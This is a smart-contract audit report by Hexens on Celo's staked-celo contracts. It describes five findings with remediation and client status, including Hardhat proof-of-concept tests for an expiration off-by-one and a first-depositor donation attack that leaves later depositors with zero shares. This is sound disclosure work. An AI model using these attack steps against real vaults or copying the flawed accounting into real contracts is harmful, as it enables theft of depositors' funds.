hexens × CELO

MAR.24

SECURITY REVIEW REPORT FOR CELO

CONTENTS

- About Hexens
- Executive summary
    - Overview
    - Scope
- Auditing details
- Severity structure
    - Severity characteristics
    - Issue symbolic codes
- Findings summary
- Weaknesses
    - Inconsistent proposal expiration time
    - Manager deposit is vulnerable to a first deposit attack
    - Schedule transfer does not check the group's available CELO
    - Usage of this for function calls
    - Unused errors

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

EXECUTIVE SUMMARY

OVERVIEW

This audit covered various pull requests for the Celo Staking repository of Celo Network. The pull requests included some small changes to contracts to fix accounting issues, but also added functionality such as pausability.

Our security assessment was a full review of the smart contract changes in the pull requests, spanning a total of 1 week.

During our audit, we identified 1 high severity vulnerability in the Vote contract that would allow a user to unstake Celo and use that Celo to vote again for the same proposal, effectively leading to double voting.

We have also identified various minor vulnerabilities and code optimisations.

Finally, all of our reported issues were fixed or acknowledged by the development team and consequently validated by us.

We can confidently say that the overall security and code quality have increased after completion of our audit.

SCOPE

The analyzed resources are located on:

https://github.com/celo-org/staked-celo/tree/32c0e18751f9040bca1356a2caff0dc4028bb866

The issues described in this report were fixed in the following commit:

https://github.com/celo-org/staked-celo/tree/c3b7fef06e1cc43fe4be47d24c35bd0fbf69bc3f

AUDITING DETAILS

STARTED
25.03.2024


DELIVERED
01.04.2024

Review Led by

KASPER ZWIJSEN
Head of Smart Contract Audits | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES

Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.


FINDINGS SUMMARY

Severity	Number of Findings
Critical	0
High	1
Medium	2
Low	1
Informational	1

Total: 5



- High
- Medium
- Low
- Informational



- Fixed
- Acknowledged

WEAKNESSES

This section contains the list of discovered weaknesses.

CLST-5

INCONSISTENT PROPOSAL EXPIRATION TIME

SEVERITY: High

PATH:

contracts/Vote.sol

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

The functions **updateHistoryAndReturnLockedStCeloInVoting()** and **deleteExpiredProposalTimestamp()** have inconsistent logic regarding when a proposal is considered expired.

In **updateHistoryAndReturnLockedStCeloInVoting()**, a proposal is not expired if:

```
if (
    block.timestamp < proposalTimestamp +
getGovernance().getReferendumStageDuration()
)
```

While in **deleteExpiredProposalTimestamp()**, a proposal is not expired if:

```
if (block.timestamp <= proposalTimestamp +
getGovernance().getReferendumStageDuration()) {
    revert ProposalNotExpired();
}
```

As a consequence, when **block.timestamp** is equal to **proposalTimestamp + getGovernance().getReferendumStageDuration()**, a call to **Vote:deleteExpiredVoterProposalId()** reverts with **ProposalNotExpired**. On the other hand, the call to **Vote:updateHistoryAndReturnLockedStCeloInVoting()** removes the proposal from **voters[address].votedProposalIds** for the beneficiary and deletes **proposalTimestamps[proposalId]**.

This inconsistency could result in stCELO being unlocked for the voter even though the referendum duration has not expired yet.

```
/**
    * @notice Updates the beneficiaries voting history and returns locked
stCELO in voting.
    * (This stCELO cannot be unlocked.)
    * And it will remove voted proposals from account history if
appropriate.
    * @param beneficiary The beneficiary.
    * @return Currently locked stCELO in voting.
    */
function updateHistoryAndReturnLockedStCeloInVoting(address beneficiary)
    public
    onlyWhenNotPaused
    returns (uint256)
{
    Voter storage voter = voters[beneficiary];
    uint256 lockedAmount;

    uint256 i = voter.votedProposalIds.length;
    while (i > 0) {
        uint256 proposalId = voter.votedProposalIds[--i];
        uint256 proposalTimestamp = proposalTimestamps[proposalId];

        if (proposalTimestamp == 0) {
            voter.votedProposalIds[i] = voter.votedProposalIds[
                voter.votedProposalIds.length - 1
            ];
            voter.votedProposalIds.pop();
            continue;
        }

        if (
            block.timestamp < proposalTimestamp +
getGovernance().getReferendumStageDuration()
        ) {
            VoterRecord storage voterRecord =
voter.proposalVotes[proposalId];
            lockedAmount = Math.max(
                lockedAmount,
                voterRecord.yesVotes + voterRecord.noVotes +
voterRecord.abstainVotes
            );
```

```
        } else {
            voter.votedProposalIds[i] = voter.votedProposalIds[
                voter.votedProposalIds.length - 1
            ];
            voter.votedProposalIds.pop();
            delete proposalTimestamps[proposalId];
        }
    }

    uint256 stCELO = toStakedCelo(lockedAmount);
    emit LockedStCeloInVoting(beneficiary, stCELO);
    return stCELO;
}
```

Change updateHistoryAndReturnLockedStCeloInVoting() in the following way:

```
if (
--  block.timestamp < proposalTimestamp +
getGovernance().getReferendumStageDuration()
++  block.timestamp <= proposalTimestamp +
getGovernance().getReferendumStageDuration()
)
```

Proof of concept:

```
    describe.only("PoC", () => {
      let referendumDuration: BigNumber;

      const yesVotes = hre.web3.utils.toWei("7");
      const noVotes = hre.web3.utils.toWei("2");
      const abstainVotes = hre.web3.utils.toWei("1");

      beforeEach(async () => {
        referendumDuration = await voteContract.getReferendumDuration();
        await managerContract
          .connect(depositor0)
          .voteProposal(proposal1Id, proposal1Index, yesVotes, noVotes,
abstainVotes);
      });

      it("should revert with ProposalNotExpired", async () => {
        const proposal1Timestamp = await
voteContract.proposalTimestamps(proposal1Id);
        await ethers.provider.send("evm_setNextBlockTimestamp",
[referendumDuration.add(proposal1Timestamp).toNumber()]);
        await expect(voteContract.deleteExpiredVoterProposalId(
          depositor0.address,
          proposal1Id,
          proposal1Index
        )).to.be.revertedWith("ProposalNotExpired");
      });

      it("should allow to unlock stCELO", async () => {
        const proposal1Timestamp = await
voteContract.proposalTimestamps(proposal1Id);
        await ethers.provider.send("evm_setNextBlockTimestamp",
[referendumDuration.add(proposal1Timestamp).toNumber()]);
        await
voteContract.updateHistoryAndReturnLockedStCeloInVoting(depositor0.address);
        const relevant = await
voteContract.getVotedStillRelevantProposals(depositor0.address);
        expect(relevant.length).to.eq(0);
      });
    });
  });
```

CLST-4

MANAGER DESPOSIT IS VULNERABLE TO A FIRST DEPOSIT ATTACK

SEVERITY: Medium

PATH:

contracts/Account.sol:L580-587

REMEDIATION:

Use a separate storage variable to keep track of the Native tokens received by the Account contract. Utilize this variable within the getTotalCelo() function instead of directly accessing address(this).balance.

STATUS: Acknowledged, see commentary

DESCRIPTION:

The **getTotalCelo()** function in the Account contract uses **address(this).balance** to determine the total amount of CELO. This total is then used to calculate the amount of stCELO minted for a depositor within the **Manager:deposit()** function. If the attacker is the first depositor, they can drain the CELO from subsequent depositors by making a donation to the Account contract.

Consider the following scenario:

1. Initially, there are no deposits; the total CELO amount and stCELO supply are both 0.
2. The attacker is the first depositor, deposits 1 wei of CELO and receives 1 wei of stCELO.
3. The attacker donates 100 CELO to the **Account** contract.
4. The second depositor deposits 100 CELO but receives **100*10^18 * 1 / (1 + 100*10^18) = 0** stCELO.
5. The third depositor deposits 100 CELO but receives 0 stCELO.

```
function getTotalCelo() external view returns (uint256) {
    // LockedGold's getAccountTotalLockedGold returns any non-voting locked gold
+
    // voting locked gold for each group the account is voting for, which is an
    // O(# of groups voted for) operation.
    return
        address(this).balance +
        getLockedGold().getAccountTotalLockedGold(address(this)) -
        totalScheduledWithdrawals;
}
```

Proof of concept:

```
describe.only("PoC", () => {
    describe("First deposit attack", () => {
        it("attacker should get all CELO", async () => {
            await account.setTotalCelo(0);

            // Attacker deposits 1 wei
            await manager.connect(attacker).deposit({ value: 1 });
            const stCeloAttacker = await stakedCelo.balanceOf(attacker.address);
            expect(stCeloAttacker).to.eq(1);

            // Account Mock -> manually update
            await account.setTotalCelo(1);

            // Attacker donates 100 CELO to Account
            // Account has receive()
            await attacker.sendTransaction({to: account.address, value:
parseUnits("100")});

            // Account Mock -> manually update
            await account.setTotalCelo(parseUnits("100").add(1));

            // Depositor gets 0 stCELO
            await manager.connect(depositor).deposit({ value: parseUnits("100")
});
            const stCeloDepositor = await
stakedCelo.balanceOf(depositor.address);
            expect(stCeloDepositor).to.eq(0);

            // Account Mock -> manually update
            await account.setTotalCelo(parseUnits("200").add(1));

            // Depositor 2 gets 0 stCELO
            await manager.connect(depositor2).deposit({ value: parseUnits("100")
});
            const stCeloDepositor2 = await
stakedCelo.balanceOf(depositor2.address);
            expect(stCeloDepositor2).to.eq(0);
```

```
            // Account Mock -> manually update
            await account.setTotalCelo(parseUnits("300").add(1));

            // Attacker gets all CELO
            const attackerCelo = await manager.toCelo(1);
            expect(attackerCelo).to.gt(parseUnits("300"));

            // Account Mock
            await account.setCeloForGroup(groupAddresses[2],
parseUnits("300").add(1));

            await manager.connect(attacker).withdraw(1);
        });
    });
});
```

Commentary from the client:

" - Because the Account contract has already been deployed and 100+ deposits have been made, the likelihood of the first deposit attack becomes much lower and as such this issue won't be fixed."

CLST-2

SCHEDULE TRANSFER DOES NOT CHECK THE GROUP'S AVAILABLE CELO

SEVERITY: Medium

PATH:

contracts/Account.sol:scheduleTransfer:L276-301

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

The manager of the Account contract is able to transfer voting power between groups using the **scheduleTransfer** function.

However, in contrast to the **scheduleWithdrawals** function, this function does not check whether there is enough CELO available in the **from** group.

For example:

1. Group A has 100 scheduled votes in **scheduledVotes[A].toVote** and 100 scheduled withdrawal votes in **scheduledVotes[A].toWithdraw**.
2. If the beneficiary would withdraw now, it would succeed and **scheduledVotes[A].toVote** would become 0.
3. The manager schedules a transfer for 100 votes from group A to group B, then **getAndUpdateToVoteAndToRevoke** would make **scheduledVotes[A].toVote 0**, while **scheduledVotes[A].toWithdraw** still equals 100.
4. The beneficiary in group A can no longer execute their withdrawal, as there is no **scheduledVotes[A].toVote** or locked votes in the Election contract.

```
    function scheduleTransfer(
        address[] calldata fromGroups,
        uint256[] calldata fromVotes,
        address[] calldata toGroups,
        uint256[] calldata toVotes
    ) external onlyManager onlyWhenNotPaused {
            if (fromGroups.length != fromVotes.length || toGroups.length !=
toVotes.length) {
            revert GroupsAndVotesArrayLengthsMismatch();
        }
        uint256 totalFromVotes;
        uint256 totalToVotes;

        for (uint256 i = 0; i < fromGroups.length; i++) {
            getAndUpdateToVoteAndToRevoke(fromGroups[i], 0, fromVotes[i]);
            totalFromVotes += fromVotes[i];
        }

        for (uint256 i = 0; i < toGroups.length; i++) {
            getAndUpdateToVoteAndToRevoke(toGroups[i], toVotes[i], 0);
            totalToVotes += toVotes[i];
        }

        if (totalFromVotes != totalToVotes) {
            revert TransferAmountMisalignment();
        }
    }
```

The function scheduleTransfer should check whether the from group has enough CELO available to perform the transfer, similar to scheduleWithdrawals.

For example, replace lines 288-290 with:

```
for (uint256 i = 0; i < fromGroups.length; i++) { // @audit shuld also check
getCeloForGroup
    uint256 celoAvailableForGroup = getCeloForGroup(fromGroups[i]);
    if (celoAvailableForGroup < fromVotes[i]) {
          revert TransferAmountTooHigh(fromGroups[i], celoAvailableForGroup,
fromVotes[i]);
    }
    getAndUpdateToVoteAndToRevoke(fromGroups[i], 0, fromVotes[i]);
    totalFromVotes += fromVotes[i];
}
```

CLST-1

USAGE OF THIS FOR FUNCTION CALLS

SEVERITY: Low

PATH:

contracts/Account.sol:scheduleWithdrawals:L310-335

REMEDIATION:

We would recommend to change the function getCeloForGroup on line 647 to public and remove this. from this.getCeloForGroup on line 322.

STATUS: Fixed

DESCRIPTION:

The manager of the Account contract can schedule group withdrawals to beneficiaries using the **scheduleWithdrawals** function.

Inside of the function, it correctly checks whether there is enough CELO available in the group to be withdrawn. However, it uses the **this** syntax to get this value from **this.getCeloForGroup**.

The function **getCeloForGroup** is currently an **external** function and so **this** would be required to call it. But by changing it to a **public** function instead, the **scheduleWithdrawals** function can simply call it directly with out this.

By using **this**, this contract will make a full external call to itself, costing a lot more gas compared to a simple **JUMP** opcode.

```
    function scheduleWithdrawals(
        address beneficiary,
        address[] calldata groups,
        uint256[] calldata withdrawals
    ) external onlyManager onlyWhenNotPaused {
        if (groups.length != withdrawals.length) {
            revert GroupsAndVotesArrayLengthsMismatch();
        }

        uint256 totalWithdrawalsDelta;

        for (uint256 i = 0; i < withdrawals.length; i++) {
            uint256 celoAvailableForGroup = this.getCeloForGroup(groups[i]);
            if (celoAvailableForGroup < withdrawals[i]) {
                                revert  WithdrawalAmountTooHigh(groups[i],
celoAvailableForGroup, withdrawals[i]);
            }

            scheduledVotes[groups[i]].toWithdraw += withdrawals[i];
                    scheduledVotes[groups[i]].toWithdrawFor[beneficiary]  +=
withdrawals[i];
            totalWithdrawalsDelta += withdrawals[i];

                        emit  CeloWithdrawalScheduled(beneficiary,  groups[i],
withdrawals[i]);
        }

        totalScheduledWithdrawals += totalWithdrawalsDelta;
    }
```

CLST-3

UNUSED ERRORS

SEVERITY: Informational

PATH:

SpecificGroupStrategy.sol

REMEDIATION:

Remove the unused errors.

STATUS: Fixed

DESCRIPTION:

In the **SpecificGroupStrategy.sol** contract the errors **FailedToAddGroup** on line 107 , and **FailedToBlockGroup** on line 113 are declared but never used.

```
error FailedToAddGroup(address group);
```

```
error FailedToBlockGroup(address group);
```


hexens
×
CELO